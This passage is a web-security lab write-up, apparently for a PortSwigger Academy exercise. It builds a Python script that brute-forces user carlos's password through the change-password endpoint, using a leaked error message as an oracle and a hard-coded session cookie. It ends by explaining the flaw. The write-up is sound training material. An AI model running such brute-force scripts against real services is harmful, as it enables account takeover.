
If we didn’t suppress the warnings the output would look like this.
Proxy Setup:
Now we declare our proxy so we can push all our traffic through burp, we also pass in the converted certificate.
proxy = 'http://127.0.0.1:8080'
os.environ['HTTP_PROXY'] = proxy
os.environ['HTTPS_PROXY'] = proxy
os.environ['REQUESTS_CA_BUNDLE'] = "certificate.pem"
Variable Declaration:
We declare an array of proxies to proxy our requests through as well as the unique url for our lab’s my-account page.
We are targeting the /my-account/change-password password.
proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
url="https://0afc005e0431639f80fae533003e00d5.web-security-academy.net/my-account/change-password"
Iterate Through Password List:
We open the pass.txt file and read the contents. We then iterate through the file and take each line & pass it to the variable password whilst stripping the new line character from the end of it.
with open("pass.txt", 'r') as passes:
    for line in passes:
        password=(line.rstrip('\n'))
Bruteforcing Requests:
We then send our requests ensuring the username is “carlos” & the current-password is set to be our password variable.
We also ensure our new-passwords missmatch.
To be able to call the my-account/change-password we need to be logged in, to do this we can login is our user and then copy their session cookie and pass that in our request.
        try:
            request=requests.post(url, proxies=proxies, verify=False, timeout=3, data={
                'username': 'carlos',
                'current-password': password,
                'new-password-1': 'test1',
                'new-password-2': 'test2',
            }, cookies={
                'session': 'HXFGXY0xSaJEVJp3sJnhrgxKOLJOTiAR'
            })
String Matching:
As we know that if we get the string “New passwords do not match” in a response we have found the current password we check if it is in the request response & then print out carlos’ password to the terminal if so.
            if 'New passwords do not match' in request.text:
                print(f"Carlos current password is {password}")
Error Handling:
These except clauses are used for error handling to ensure if an error is encountered they are logged to the terminal and the process continues.
    except requests.exceptions.HTTPError as errh:
        print ("Http Error:",errh)
    except requests.exceptions.ConnectionError as errc:
        print ("Error Connecting:",errc)
    except requests.exceptions.Timeout as errt:
        print ("Timeout Error:",errt)
    except requests.exceptions.RequestException as err:
        print ("OOps: Something Else",err)
Full Script:
#!/usr/bin/env python3
import requests
import os
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)

proxy = 'http://127.0.0.1:8080'
os.environ['HTTP_PROXY'] = proxy
os.environ['HTTPS_PROXY'] = proxy
os.environ['REQUESTS_CA_BUNDLE'] = "certificate.pem"

proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
url="https://0afc005e0431639f80fae533003e00d5.web-security-academy.net/my-account/change-password"

with open("pass.txt", 'r') as passes:
    for line in passes:
        #Strip New line character from passwords
        password=(line.rstrip('\n'))
        try:
            request=requests.post(url, proxies=proxies, verify=False, timeout=3, data={
                'username': 'carlos',
                'current-password': password,
                'new-password-1': 'test1',
                'new-password-2': 'test2',
            }, cookies={
                'session': 'HXFGXY0xSaJEVJp3sJnhrgxKOLJOTiAR'
            }
                                  )
            if 'New passwords do not match' in request.text:
                print(f"Carlos current password is {password}")

        except requests.exceptions.HTTPError as errh:
           print ("Http Error:",errh)
        except requests.exceptions.ConnectionError as errc:
           print ("Error Connecting:",errc)
        except requests.exceptions.Timeout as errt:
           print ("Timeout Error:",errt)
        except requests.exceptions.RequestException as err:
           print ("OOps: Something Else",err)
Script Execution:
We now run our script with.
python lab12.py

As we can see we get a hit.

Why This Is Vulnerable:
As we saw the username for the password reset is being sent in the POST request, this means we can control this value and perform arbitrary password resets for other users; couple this with that we can infer when a password is correct based on the error messages we receive and bypass the bruteforce mitigation to easily bruteforce the users password.